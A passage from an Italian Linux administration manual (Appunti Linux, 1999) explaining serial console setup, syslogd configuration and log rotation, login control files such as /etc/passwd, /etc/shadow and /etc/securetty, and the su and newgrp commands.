È già stato scritto, ma è bene ribadirlo: la console è sempre ospite di un altro terminale identificato in modo più preciso. Generalmente, `/dev/console` serve solo per avere un riferimento: il dispositivo a cui mandare i messaggi più importanti, contando che questi siano letti dall'interessato. In pratica, stando così le cose, il dispositivo `/dev/console` viene aperto sempre solo in scrittura per visualizzare qualcosa, e mai, o quasi, per ricevere un inserimento dati da tastiera. Se poi la console corrisponde a un terminale su cui si sta lavorando normalmente, i messaggi diretti a questa servono per disturbare l'utente confondendogli il contenuto dello schermo.

Per poter interagire con un terminale qualunque, di solito si interviene nel file `/etc/inittab`, specificando l'avvio di un programma Getty abbinato a un dispositivo di terminale determinato. Si osservi l'esempio.

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Questo è già stato descritto nel capitolo precedente: si tratta dell'attivazione delle prime sei console virtuali, in modo che da quelle possa essere eseguito il *login*. Tutte le altre console virtuali esistono ugualmente, solo che da quelle non si può fare nulla, a meno di «scriverci» inviando dei messaggi, oppure di utilizzare un programma che ci faccia qualcosa d'altro.

Se la console vera e propria viene abbinata a una console virtuale «libera», quello che si ottiene è di mandare lì i messaggi diretti alla console, così da non disturbare l'utente che sta usando una console virtuale; ma per il momento, questo non significa che la console venga utilizzata anche per accedere. Ma allora, si può accedere attraverso `/dev/console`? Sì, solo che non conviene, perché la console è sempre ospite di un altro tipo di terminale, per cui è meglio attivare un *login* su quel terminale, piuttosto che sulla console generica.

A titolo di esempio, ribadendo che non si tratta di una buona idea, si elencano i passi necessari ad attivare un *login* su `/dev/console`:

1. deve essere definito in modo esplicito a cosa corrisponda la console attraverso il parametro del kernel **`console`**;

2. deve essere aggiunta una riga adatta nel file `/etc/inittab` per l'avvio di un programma Getty che utilizzi il dispositivo `/dev/console`;

3. deve essere rimosso il file `/etc/ioctl.save` generato da **`init`**, in quanto contiene l'impostazione iniziale di **`stty`** che la prima volta potrebbe essere incompatibile con le caratteristiche della connessione seriale.

Per definire che la console è abbinata a un dispositivo di terminale determinato, si può utilizzare la direttiva **`append`** di LILO, come è già stato mostrato; per l'attivazione del programma Getty si può aggiungere la riga seguente al file `/etc/inittab`.

```
7:12345:respawn:/sbin/getty console DT19200 vt100
```

Viene utilizzato proprio il programma **`getty`**, con delle opzioni di compromesso, in modo da poter funzionare sia su una console virtuale di GNU/Linux, che su un terminale seriale.

L'unico vantaggio di agire in questo modo, potrebbe essere quello di poter avviare il sistema stabilendo all'avvio quale sia la console: attraverso un parametro del kernel passato materialmente al momento dell'avvio, oppure attraverso diverse scelte proposte da LILO o da un altro sistema di avvio.

## 27.4 Console su un terminale seriale

Prima di poter attivare una console su un terminale seriale occorre essere in grado di attivare un terminale seriale normale. Per questo è indispensabile leggere il capitolo precedente, e probabilmente occorre anche attendere la lettura di altri capitoli dedicati alle connessioni seriali. L'argomento è quindi prematuro, ma serve per completare la discussione sulle problematiche riferite all'uso della console.

### 27.4.1 Kernel

Per la gestione di una console su un terminale seriale occorre che il kernel sia stato predisposto per questo: sia per la gestione delle porte seriali, sia la gestione della console su terminale seriale.

- *Support for console on virtual terminal* (12.5.14) **y/n**

  Questa funzione può essere attivata o meno, a seconda delle preferenze. Se **non** la si attiva, si evita che i messaggi del kernel finiscano nella console virtuale attiva, cioè il dispositivo `/dev/tty0`, utilizzando così proprio il dispositivo `/dev/console`.

- *Standard/generic (dumb) serial support* (12.5.14) **Y**

- *Support for console on serial port* (12.5.14) **Y**

### 27.4.2 Configurazione

L'abbinamento della console a un terminale seriale non ha nulla di complicato: basta utilizzare il parametro **`console`**, indicare il dispositivo seriale opportuno e la velocità di trasmissione. Gli esempi seguenti sono equivalenti.

**`console=ttyS1,9600`**

**`console=ttyS1,9600n8`**

L'opzione **`9600n8`** rappresenta la velocità a 9600 bps, l'assenza di parità (**`n`**) e la dimensione a 8 bit. In particolare, la parità potrebbe essere espressa attraverso altre lettere:

- **`n`** nessuna parità;
- **`o`** dispari (*odd*);
- **`e`** pari (*even*).

Questo basta a fare in modo che il terminale (configurato opportunamente secondo le stesse caratteristiche) connesso alla porta seriale specificata (nell'esempio è `/dev/ttyS1`, cioè la seconda porta seriale) sia in grado di funzionare in qualità di `/dev/console`.

> Le caratteristiche della connessione seriale che possono essere configurate sono molto poche. In particolare, è importante osservare che si sottintende un controllo di flusso hardware (RTS/CTS), per cui il cavo seriale utilizzato deve essere completo.

Se si vuole fare qualcosa di più della semplice visualizzazione dei messaggi emessi e destinati alla console, è il caso di attivare un programma Getty, e in tal caso bisogna stabilire se si vuole fare riferimento al terminale seriale effettivo, o alla console generica. Qualunque sia la scelta, si deve intervenire nel file `/etc/inittab`, come già era stato accennato in precedenza.

```
7:12345:respawn:/sbin/getty ttyS1 DT9600 vt100
```

Quella che si vede sopra è la riga necessaria ad attivare direttamente il terminale connesso con la seconda porta seriale; l'esempio successivo riguarda invece la console generica.

```
7:12345:respawn:/sbin/getty console DT9600 vt100
```

Se la console seriale deve poter sostituire completamente il video e la tastiera dell'elaboratore, è necessario rendere consapevole di questo anche il sistema di avvio di GNU/Linux, in modo che il *prompt* di avvio appaia sul terminale giusto. Allo stato attuale, solo LILO dovrebbe essere in grado di fare questo, attraverso la direttiva **`serial`**.

`serial=`⟨*n-porta-seriale*⟩`,`⟨*velocità-bps*⟩{`n`|`o`|`e`}⟨*dimensione*⟩

Questa direttiva va collocata nella sezione globale, come si vede dall'esempio.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
serial=1,9600n8
image=/boot/vmlinuz-2.2.1-1
        label=linux
        root=/dev/hda2
        read-only
image=/boot/vmlinuz-2.2.1-1
        label=seriale
        root=/dev/hda2
        append="console=ttyS1,9600"
        read-only
image=/boot/vmlinuz-2.0.36-1
        label=vecchio
        root=/dev/hda2
        read-only
```

La direttiva **`serial=1,9600n8`** stabilisce che LILO deve presentare il *prompt* sul terminale connesso sulla seconda porta seriale (`/dev/ttyS1`), utilizzando una velocità di 9600 bps, senza parità e con una dimensione di 8 bit, esattamente come specificato nella direttiva **`append`** nel caso dell'etichetta **`seriale`**.

Prima di provare l'uso di una console seriale, occorre essere certi che il terminale seriale funzioni, attraverso programmi come Minicom, anche attivando semplicemente il terminale senza attribuirgli il livello di console. Infine, è importante cancellare il file `/etc/ioctl.save` prima di provare.

Nel momento in cui viene scritto questo capitolo, LILO non funziona bene con le porte seriali se la direttiva **`append`** è troppo lunga. Per questo, negli esempi si è evitato di specificare la parità e la lunghezza, lasciando che vengano presi in considerazione i valori predefiniti.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parte viii

# Utenti

Capitolo 28

# Registrazione e controllo

In ogni sistema operativo multiutente c'è la necessità di controllare gli accessi, per mezzo della registrazione degli utenti e della registrazione degli eventi. Nei sistemi Unix un utente che può accedere ha un *account*: letteralmente, un conto o in altri termini un «accredito» (oppure anche una specie di contratto di utenza), che gli permette di esistere nel sistema in qualità di «utente logico».

La tabella 28.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| syslogd | Demone per l'annotazione nel registro del sistema. |
| /etc/syslog.conf | Configurazione di **`syslogd`**. |
| logger | Aggiunge delle annotazioni nel registro del sistema. |
| klogd | Demone per la registrazione dei messaggi del kernel. |
| login | Permette l'accesso a un sistema. |
| /etc/passwd | Tabella delle caratteristiche salienti degli utenti. |
| /etc/group | Tabella delle caratteristiche salienti dei gruppi. |
| /etc/shadow | Tabella delle password quando non sono in `/etc/passwd`. |
| /var/run/utmp | Elenco degli accessi in corso. |
| /var/log/wtmp | Elenco degli accessi trascorsi. |
| /etc/motd | Messaggio di apertura o messaggio del giorno. |
| /etc/nologin | Messaggio di impedimento all'accesso. |
| /etc/securetty | Elenco dei terminali da cui è consentito l'accesso all'utente **`root`**. |
| /var/mail/* | Messaggi di posta elettronica degli utenti. |
| ~/.hushlogin | Accesso rapido. |
| /var/log/lastlog | Data e orario dell'ultimo accesso. |
| su | Permette di operare con l'identità di un altro utente. |
| newgrp | Permette di cambiare gruppo. |
| users | Elenca i nomi degli utenti che accedono al sistema. |
| w | Elenca i nomi e altre notizie degli utenti che accedono. |
| who | Elenca i nomi degli utenti che accedono al sistema. |
| finger | Fornisce notizie sugli utenti di un certo elaboratore nella rete. |
| whoami | Emette il nome dell'utente. |
| logname | Emette il nome dell'utente. |

Tabella 28.1: Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti e del controllo degli accessi.

## 28.1 Registro del sistema

Il registro del sistema (*system log*, o anche *syslog*) è la procedura di registrazione degli eventi importanti all'interno di un cosiddetto file di *log*, ovvero un file delle registrazioni. Questa procedura è gestita principalmente dal demone **`syslogd`**, che viene configurato attraverso `/etc/syslog.conf`. Altri programmi o demoni possono aggiungere annotazioni al registro inviando messaggi a **`syslogd`**.

Anche se potrebbe sembrare che la conoscenza di questo sistema di registrazione sia uno strumento utile principalmente per chi ha già esperienza di GNU/Linux o dei sistemi Unix in generale, la consultazione dei file delle registrazioni può essere di aiuto al principiante che si trova in difficoltà e non sa quale sia la causa del mancato funzionamento di qualcosa.

### 28.1.1 # syslogd

`syslogd [`⟨*opzioni*⟩`]`

È il demone che si occupa delle annotazioni nel registrazione del sistema. Di norma viene avviato durante la procedura di avvio del sistema. Utilizza un file di configurazione che di solito è `/etc/syslog.conf`. Questo file viene letto nel momento in cui **`syslogd`** si avvia e per fare in modo che venga riletto (per esempio dopo una modifica), occorre inviare al processo di **`syslogd`** un segnale di aggancio (**`SIGHUP`**).

`kill -HUP` ⟨*PID-di-syslogd*⟩

Alcune opzioni

`-f` ⟨*file-di-configurazione*⟩

Specifica un file di configurazione diverso da quello predefinito.

`-m` ⟨*minuti*⟩

Stabilisce l'intervallo espresso in minuti tra i messaggi di marcatura. Il valore predefinito è 20.

`-p` ⟨*log-socket*⟩

Specifica un socket diverso da quello predefinito che è `/dev/log`.

### 28.1.2 /etc/syslog.conf

È il file di configurazione utilizzato da **`syslogd`** per definire in che modo devono essere gestiti i messaggi da registrare. Se si vogliono apportare modifiche a questo file è necessario fare in modo che venga riletto da **`syslogd`**. Per fare questo è possibile mandare a **`syslogd`** il segnale **`SIGHUP`**:

`kill -HUP` ⟨*PID-di-syslogd*⟩

Tuttavia, in certi casi, questo segnale può anche provocare la conclusione del funzionamento del programma. Se necessario si può riavviare semplicemente:

`#` **`syslogd`**

La sintassi per l'utilizzo di questo file di configurazione è relativamente semplice. Le righe vuote e quelle che iniziano con il simbolo **`#`** sono ignorate. Le altre sono record composti da due campi: il primo definisce la selezione, il secondo l'azione.

Il campo che definisce la selezione, serve a indicare per quali eventi effettuare un'annotazione attraverso l'azione indicata nel secondo campo. Questo primo campo si divide in due sottocampi, uniti da un punto singolo (**`.`**), e questi si riferiscono ai servizi e alle priorità. I servizi sono rappresentati da una serie di parole chiave che rappresentano una possibile origine di messaggi, mentre le priorità sono altre parole chiave che identificano il livello di gravità dell'informazione.

Le parole chiave riferite ai servizi possono essere:

- **`auth`**;
- **`authpriv`**;
- **`cron`**;
- **`daemon`**;
- **`kern`**;
- **`lpr`**;
- **`mail`**;
- **`news`**;
- **`syslog`**;
- **`user`**;
- **`uucp`**;
- da **`local0`** a **`local7`**.

Volendo identificare tutti i servizi si può usare l'asterisco (**`*`**), mentre per indicarne un gruppo se ne può inserire un elenco separato da virgole (**`,`**).

Le parole chiave riferite alle priorità possono essere quelle seguenti, elencate in ordine di importanza crescente, per cui l'ultima è quella che rappresenta un evento più importante:

- **`debug`**;
- **`info`**;
- **`notice`**;
- **`warning`**;
- **`err`**;
- **`crit`**;
- **`alert`**;

- **`emerg`**.

In linea di massima, l'indicazione di una parola chiave che rappresenta una priorità implica l'inclusione dei messaggi che si riferiscono a quel livello, insieme a tutti quelli dei livelli superiori. Per indicare esclusivamente un livello di priorità, occorre fare precedere la parola chiave corrispondente dal simbolo `=`.

Si possono indicare assieme più gruppi di servizi e priorità, in un unico campo, unendoli attraverso un punto e virgola (`;`).

Si possono escludere delle priorità ponendo anteriormente un punto esclamativo (`!`).

Il secondo campo, quello che definisce l'azione, serve a indicare la destinazione dei messaggi riferiti a un certo gruppo di servizi e priorità, come definito dal primo campo. Può trattarsi di un file o di altro, a seconda del primo carattere utilizzato per identificarlo. Segue l'elenco.

- **`/`**

  Se il primo carattere è una barra obliqua normale, si intende che si tratti dell'indicazione di un percorso completo di un file destinatario dei messaggi. Può trattarsi anche di un file di dispositivo opportuno, come quello di una console virtuale.

- **`|`**

  Se il primo carattere è una barra verticale, si intende che la parte restante sia l'indicazione del percorso completo di una pipe con nome, ovvero di un file FIFO, generata attraverso **`mkfifo`** (49.1.1).

- **`@`**

  Se il primo carattere è il simbolo `@`, si intente che la parte restante sia l'indicazione di un elaboratore remoto, che ricevendo tali messaggi li inserirà nel proprio sistema di registrazione.

- Elenco di utenti

  Se il primo carattere non è scelto tra quelli elencati fino a questo punto, si intende che si tratti di un elenco di utenti (separati da virgole) a cui inviare i messaggi sullo schermo del terminale, se questi stanno accedendo in quel momento.

- **`*`**

  Se il primo e unico carattere è un asterisco (`*`), si intente che i messaggi debbano essere inviati sullo schermo del terminale di tutti gli utenti connessi in quel momento.

È importante osservare che gli stessi messaggi possono essere inviati anche a destinazioni differenti, attraverso più record in cui si definiscono le stesse coppie di servizi e priorità, oppure coppie differenti che però si sovrappongono.

### Esempi

```
# Salva tutti i messaggi in un unico file: /var/log/syslog
#
*.*                     /var/log/syslog
```

Invia tutti i messaggi nel file `/var/log/syslog`.

```
# Invia tutti i messaggi del kernel sulla console
#
kern.*                  /dev/console
```

I messaggi del servizio **`kern`**, a qualunque livello di priorità appartengano, vengono inviati al dispositivo corrispondente alla console. In pratica vengono scritti sullo schermo della console.

```
mail.*                  /var/log/maillog
```

I messaggi riferiti alla gestione della posta elettronica sono memorizzati nel file `/var/log/maillog`.

```
# Invia tutti i messaggi da warning in su, all'elaboratore dinkel.brot.dg
#
*.warning               @dinkel.brot.dg
```

I messaggi la cui priorità raggiunge o supera il livello **`warning`**, vengono inviati all'elaboratore **`dinkel.brot.dg`**.

```
*.*                     @dinkel.brot.dg
*.=debug                /var/log/debug
*.=info;*.=notice       /var/log/messages
*.warning               /var/log/syslog
```

Invia tutti i messaggi all'elaboratore **`dinkel.brot.dg`**, e inoltre, invia i messaggi **`debug`** nel file `/var/log/debug`, i messaggi **`info`** e **`notice`** nel file `/var/log/messages`, e infine tutti i messaggi da **`warning`** in su nel file `/var/log/syslog`.

```
*.=info;*.=notice       /var/log/messages
*.warning               /var/log/syslog

*.=debug;*.=info        /dev/tty9
*.=notice;*.=warning    /dev/tty10
*.=err;*.=crit          /dev/tty11
*.=alert;*.=emerg       /dev/tty12
```

Invia i messaggi **`info`** e **`notice`** nel file `/var/log/messages`, i messaggi da **`warning`** in su nel file `/var/log/syslog`, quindi suddivide nuovamente i livelli di priorità e li invia a quattro diverse console virtuali, da `/dev/tty9` a `/dev/tty12`.

Vedere anche *syslog.conf(5)*.

### 28.1.3 Archiviazione dei file delle registrazioni del sistema

Per archiviare i file generati da **`kerneld`**, se la propria distribuzione GNU/Linux non gestisce già questo problema, si possono copiare i file delle registrazioni altrove, eventualmente anche comprimendoli, quindi si può azzerare il loro contenuto semplicemente copiandovi sopra il file `/dev/null`.

Supponendo di dovere gestire i file `/var/log/messages` e `/var/log/syslog`, si potrebbe procedere come segue:

```
# cat /var/log/messages | gzip -9 > /var/log/messages.1.gz
```

```
# cat /var/log/syslog | gzip -9 > /var/log/syslog.1.gz
```

```
# cp /dev/null /var/log/messages
```

```
# cp /dev/null /var/log/syslog
```

```
# killall -HUP syslogd
```

### 28.1.4 Riservatezza delle informazioni

Le informazioni che vengono memorizzate nel registro del sistema potrebbero essere delicate, sia per la sicurezza del sistema, sia per i singoli utenti. Per questo, è bene ricordare che i file che compongono il registro del sistema non dovrebbero essere accessibili in lettura agli utenti comuni.

### 28.1.5 $ logger

`logger [`⟨*opzioni*⟩`] [`⟨*messaggio*⟩`]`

Permette di aggiungere delle annotazioni all'interno del registro del sistema. Se non vengono forniti argomenti, il messaggio da registrare viene atteso dallo standard input. Se si utilizza la tastiera, per concludere è necessario utilizzare il carattere di <*EOF*> che di norma si ottiene con la combinazione [ *Ctrl+d* ].

#### Alcune opzioni

`-f` ⟨*file*⟩

Permette di includere il file indicato all'interno del registro del sistema.

### 28.1.6 # klogd

`klogd [`⟨*opzioni*⟩`]`

È il demone specifico per l'intercettazione e la registrazione dei messaggi del kernel Linux. Di norma viene avviato dalla procedura di inizializzazione del sistema, subito dopo **`syslogd`**.

#### Alcune opzioni

`-f` ⟨*file-delle-registrazioni*⟩

Specifica un file particolare per le registrazioni, invece di dirigere i messaggi direttamente al demone della gestione del registro del sistema, cioè **`syslogd`**.

## 28.2 Login

Il *login* è la procedura attraverso la quale un utente, registrato precedentemente, viene riconosciuto e gli viene concesso di utilizzare il sistema. Il concetto del *login* è simile a quello di una firma di ingresso.

Quando un utente conclude la sua attività con il sistema, esegue un *logout*. Il concetto del *logout* è simile a quello di una firma di uscita.

Il *login* avviene normalmente per mezzo del programma omonimo, **`login`**, che si prende cura di verificare la password fornita, prima di consentire l'accesso. Tuttavia, i programmi **`login`** non sono uguali in tutte le distribuzioni GNU/Linux, e ognuno può essere stato predisposto per una politica differente. A titolo di esempio, un programma **`login`** potrebbe accettare l'accesso da parte di utenti per i quali non sia stata definita una password, mentre un altro potrebbe escluderlo. In queste sezioni si affronta il problema in modo superficiale, cercando di fare riferimento alle consuetudini consolidate; il lettore deve tenere presente che l'unica documentazione certa sul funzionamento di **`login`** è quella fornita assieme alla sua distribuzione GNU/Linux: *login(1)*.

### 28.2.1 $ login

`login [`⟨*utente*⟩`]`

Permette l'accesso dell'utente al sistema. Di solito non si usa direttamente, anzi, ciò dovrebbe essere impossibile: è compito del programma di gestione del terminale, **`getty`** o simili, di avviarlo dopo aver ottenuto il nominativo-utente.

Ogni utente registrato nel sistema, cioè ogni utente che (teoricamente) può accedere al sistema, ha una directory personale, o directory *home*, all'interno della quale si trova posizionato al momento dell'accesso. Questa directory contiene dei file riguardanti la configurazione particolare dell'utente a cui appartiene. La directory personale è collocata normalmente in `/home/`⟨*nome-utente*⟩`/` e questa, se la shell lo consente, viene abbreviata utilizzando il simbolo tilde (`~`). La directory personale dell'utente **`root`** è speciale e dovrebbe trovarsi in `/root/`. Durante un accesso normale da parte di un utente qualunque, compreso **`root`**, vengono richiesti il nome dell'utente (se non era già stato fornito nella riga di comando) e la password. Quindi vengono visualizzati:

- la data e l'ora dell'ultimo accesso;
- l'avviso della presenza di posta (se esistono messaggi di posta elettronica non ancora letti);
- il messaggio del giorno.

Se si tratta di un utente al quale è associata una password, questa viene richiesta e controllata. Se risulta errata, vengono consentiti un numero limitato di tentativi. Generalmente, gli errori vengono riportati all'interno del registro del sistema. Se l'utente che chiede di accedere non è **`root`**, e se esiste il file `/etc/nologin`, ne viene visualizzato il contenuto sullo schermo e non viene consentito l'accesso. Ciò serve per impedire l'accesso al sistema, tipicamente quando si intende chiuderlo. Perché l'accesso possa essere effettuato come utente **`root`**, occorre che il terminale (TTY) da cui si intende accedere sia elencato all'interno di `/etc/securetty`. I tentativi di questo tipo che provengono da terminali non ammessi, vengono annotati all'interno del registro del sistema. Se esiste il file `~/.hushlogin`, viene eseguito un accesso silenzioso, nel senso che vengono disattivati:

- il controllo per la presenza di messaggi di posta elettronica;
- la visualizzazione della data e dell'ora dell'ultimo accesso effettuato da parte di quell'utente;
- la visualizzazione del messaggio del giorno.

Se esiste il file `/var/log/lastlog`, viene visualizzata la data e l'ora dell'ultimo accesso e ne viene registrato quello in corso. Al termine della procedura di accesso viene avviata la shell dell'utente. Se all'interno del file `/etc/passwd` non è indicata la shell da associare all'utente che accede, viene utilizzato `/bin/sh`. Se all'interno del file `/etc/passwd` non è indicata la directory personale dell'utente, viene utilizzata la directory radice (**`/`**).

> Quanto detto dovrebbe essere sufficiente per capire che la semplice rimozione dell'indicazione della shell o della directory personale da un record del file `/etc/passwd`, non è un sistema per impedire l'accesso a un utente.

## 28.2.2 /etc/passwd

È un elenco di utenti, password, directory *home* (directory personali nel caso si utenti umani), shell e altre informazioni personali utilizzate da **`finger`** (81.3.2). La struttura dei record (righe) di questo file è molto semplice:

⟨*utente*⟩**:**⟨*password*⟩**:**⟨*UID*⟩**:**⟨*GID*⟩**:**⟨*dati-personali*⟩**:**⟨*directory-home*⟩**:**⟨*shell*⟩

Segue la descrizione dei campi.

1. ⟨*utente*⟩

   È il nome utilizzato per identificare l'utente logico che accede al sistema.

2. ⟨*password*⟩

   È la password cifrata. Se questa indicazione manca, l'utente può accedere senza indicare alcuna password. Se questo campo contiene un asterisco (**`*`**) l'utente non può accedere al sistema.

3. ⟨*UID*⟩

   È il numero identificativo dell'utente (*User ID*).

4. ⟨*GID*⟩

   È il numero identificativo del gruppo a cui appartiene l'utente (*Group ID*).

5. ⟨*dati-personali*⟩

   Di solito, questo campo contiene solo l'indicazione del nominativo completo dell'utente (nome e cognome), ma può contenere anche altre informazioni che di solito sono inserite attraverso **`chfn`** (29.2.6).

6. ⟨*directory-home*⟩

   La directory assegnata all'utente.

7. ⟨*shell*⟩

   La shell assegnata all'utente.

### Esempi

```
tizio:724AD9dGbG25k:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
```

L'utente **`tizio`** corrisponde al numero UID 502 e al numero GID 502; si chiama Tizio Tizi; la sua directory personale è `/home/tizio/`; la sua shell è `/bin/bash`. Di questo utente, personalmente, non si conosce niente altro che il nome e il cognome. Il fatto che UID e GID corrispondano dipende da una scelta organizzativa dell'amministratore del sistema.

```
tizio:*:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
```

Questo esempio mostra una situazione simile a quella precedente, ma l'utente **`tizio`** non può accedere, perché al posto della password cifrata appare un asterisco.

### Note

Per impedire l'accesso a un utente attraverso la procedura di *login*, è sufficiente modificare parzialmente il campo della password, per esempio con l'aggiunta di un asterisco.

## 28.2.3 /etc/group

È l'elenco dei gruppi di utenti. La struttura delle righe di questo file è molto semplice.

⟨*gruppo*⟩**:**⟨*password*⟩**:**⟨*GID*⟩**:**⟨*lista-di-utenti*⟩

Segue la descrizione dei campi.

1. ⟨*gruppo*⟩

   È il nome utilizzato per identificare il gruppo.

2. ⟨*password*⟩

   È la password cifrata. Di solito non viene utilizzata e di conseguenza non viene inserita. Se è presente una password, questa dovrebbe essere richiesta quando un utente tenta di cambiare gruppo attraverso **`newgrp`** (28.3.2).

3. ⟨*GID*⟩

   È il numero identificativo del gruppo.

4. ⟨*lista-di-utenti*⟩

   È la lista degli utenti che appartengono al gruppo. Si tratta di un elenco di nomi di utente separati da virgole.

Esempi

```
tizio::502:tizio
```

Si tratta di un caso molto semplice in cui il gruppo **`tizio`** non ha alcuna password e a esso appartiene solo un utente omonimo (**`tizio`** appunto).

```
users::100:tizio,caio,semproni
```

In questo caso, gli utenti **`tizio`**, **`caio`** e **`semproni`** appartengono al gruppo **`users`**.

### 28.2.4 /etc/shadow

Il file `/etc/shadow` appare in quei sistemi in cui è attivata la gestione delle password *shadow*. Serve a contenere le password cifrate, togliendole dal file `/etc/passwd`. Facendo in questo modo, è possibile inibire la maggior parte dei permessi di accesso a questo file, proteggendo le password. Al contrario, non è possibile impedire l'accesso in lettura del file `/etc/passwd` che fornisce una quantità di informazioni sugli utenti, indispensabili a molti programmi.

Il problema è descritto nel capitolo 30.

### 28.2.5 /var/run/utmp

È il file che contiene l'elenco degli accessi in essere nel sistema. Non è un file di testo normale, e per l'estrazione delle informazioni in esso contenute si usano dei programmi di utilità appositi. Tuttavia, è possibile che gli utenti presenti effettivamente nel sistema siano in numero maggiore, e ciò a causa del fatto che non tutti i programmi usano il metodo di registrazione fornito attraverso questo file.

Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/run/utmp
```

```
# touch /var/run/utmp
```

Solitamente, è la procedura di inizializzazione del sistema a prendersi cura di questo file, azzerandolo o ricreandolo, a seconda della necessità.

### 28.2.6 /var/log/wtmp

Il file `/var/log/wtmp` ha una struttura analoga a quella di `/var/run/utmp` e serve per conservare la registrazione degli accessi e della fine di questi (*login-logout*). Questo file non viene creato automaticamente; se manca, la conservazione delle registrazioni all'interno del sistema non viene effettuata. Viene aggiornato da **`login`** e da **`init`**.

Il formato di questo file non è quello di un file di testo normale, quindi non è leggibile o stampabile direttamente.

Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/log/wtmp
```

```
# touch /var/log/wtmp
```

### 28.2.7 /etc/motd

Il contenuto di questo file viene visualizzato da **`login`** al termine della procedura di accesso, prima dell'avvio della shell associata all'utente. Questo file contiene, o dovrebbe contenere, il cosiddetto messaggio del giorno.

### 28.2.8 /etc/nologin

Se esiste questo file, **`login`** non accetta nuovi accessi al sistema, e a ogni tentativo visualizza il suo contenuto.

Se si desidera fermare il sistema è possibile creare questo file scrivendoci all'interno il motivo, o una breve spiegazione di quello che sta avvenendo.

### 28.2.9 /etc/securetty

Contiene l'elenco dei ***terminali sicuri***, cioè di quelli da cui si permette l'accesso all'utente **`root`**. I nomi dei terminali vengono indicati facendo riferimento ai file di dispositivo relativi, senza l'indicazione del prefisso `/dev/`. L'esempio seguente mostra un elenco di terminali che comprende la console vera e propria, le sei console virtuali standard, quattro terminali seriali e quattro pseudo-terminali che accedono dalla rete locale oppure dal sistema grafico X.

```
console
tty1
tty2
tty3
tty4
tty5
tty6
ttyS0
ttyS1
ttyS2
ttyS3
ttyp0
ttyp1
ttyp2
ttyp3
```

### 28.2.10 /var/mail/*

Il file corrispondente al nome dell'utente, contenuto in `/var/mail/` (oppure in `/var/spool/mail/`, a seconda dell'impostazione della distribuzione GNU/Linux), viene usato normalmente per accumulare i messaggi di posta elettronica a lui diretti.

Il programma **`login`**, dopo la visualizzazione del messaggio contenuto in `/etc/motd`, se trova che c'è posta per l'utente, visualizza un messaggio di avvertimento in tal senso.

> La collocazione di questi file che rappresentano le caselle postali degli utenti, dipende dalla configurazione e dalla filosofia del sistema di gestione della posta elettronica. Generalmente si fa affidamento sul fatto che si utilizzi il solito Sendmail, il quale utilizza questa directory `/var/mail/`, o `/var/spool/mail/`, per questo scopo. Se il sistema GNU/Linux che sui utilizza è impostato diversamente, è probabile che il programma **`login`** sia stato compilato in modo da utilizzare un percorso differente per le caselle postali.

### 28.2.11 ~/.hushlogin

Se esiste il file `.hushlogin` all'interno della directory personale di un certo utente, quando quell'utente accede, **`login`** non visualizza alcun messaggio introduttivo.

### 28.2.12 /var/log/lastlog

Il file `/var/log/lastlog`, se esiste, viene utilizzato da **`login`** per registrare gli ultimi accessi al sistema e per poter visualizzare la data e l'ora dell'ultimo accesso. Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/log/lastlog
```

```
# touch /var/log/lastlog
```

## 28.3 Cambiamento di identità

Alcuni programmi consentono di ottenere i privilegi di un altro utente, come se si ripetesse la procedura di accesso. Questa possibilità rappresenta generalmente un problema di sicurezza. Per mezzo di questi programmi può capitare di riuscire a ottenere i privilegi dell'utente **`root`** anche quando si accede da un terminale che non viene considerato sicuro, e pertanto non risulta incluso nell'elenco di `/etc/securetty`.

### 28.3.1 $ su

`su [`⟨*opzioni*⟩`] [`⟨*utente*⟩`]`

**`su`** permette a un utente di diventare temporaneamente un altro, avviando una shell con i privilegi dell'utente indicato (questo vale anche per il gruppo o i gruppi a cui questo appartiene). Se non viene indicato un utente, **`su`** sottintende **`root`**. Prima di attivare la nuova shell, viene richiesta la password associata all'utente selezionato, a meno che **`su`** sia stato eseguito da chi sta già accedendo come utente **`root`**.

Per terminare l'attività in veste di questo nuovo utente, basta concludere l'esecuzione della shell con il comando **`exit`**.

Esempi

`$` **`su`**

Utilizzando **`su`** senza argomenti, si intende implicitamente di voler acquisire i privilegi dell'utente **`root`**. Per questo viene richiesta la password.

`$` **`su caio`**

Volendo trasformarsi temporaneamente in un altro utente, basta indicarlo come argomento, come in questo caso. Viene richiesta la password.

`#` **`su tizio`**

L'utente **`root`** può sempre fare quello che vuole, quindi se seleziona un altro utente, perde dei privilegi, e non gli viene richiesta alcuna password.

Attenzione

Il programma **`su`**, per poter svolgere il suo compito, deve appartenere all'utente **`root`** e avere il bit SUID attivato (SUID-**`root`**). È in questo modo che un utente comune riesce a ottenere i privilegi di **`root`** o di un altro utente.

**`su`** viene usato frequentemente dall'utente **`root`**, o da un processo che ha già i privilegi dell'utente **`root`**, per diventare temporaneamente un utente comune. In tal caso, dal momento che il processo che avvia **`su`** ha già i privilegi di **`root`**, non c'è alcuna necessità della presenza del bit SUID attivo.

In generale, dal momento che **`su`** è molto importante per agevolare il lavoro dell'amministratore del sistema, se si temono problemi alla sicurezza, si può eliminare il bit SUID, per concedere praticamente il suo utilizzo solo all'utente **`root`**.

`#` **`chmod u-s /bin/su`**

Volendo calcare la mano, si possono togliere anche tutti i permessi per il gruppo proprietario e per gli altri utenti.

`#` **`chmod go-rwx /bin/su`**

### 28.3.2 $ newgrp

`newgrp [`⟨*gruppo*⟩`]`

Permette di cambiare il gruppo a cui appartiene l'utente. L'utente non cambia, la directory personale nemmeno, cambia solo il GID. Un utente può cambiare gruppo se nel file `/etc/group` sono diversi i gruppi a cui può appartenere l'utente. In alternativa, se il gruppo ha una password, l'utente può «entrare» nel gruppo solo se la conosce.

Il problema della gestione dei gruppi, specialmente per ciò che riguarda le password, è descritto meglio nel capitolo 30.

## 28.4 Informazioni sugli accessi

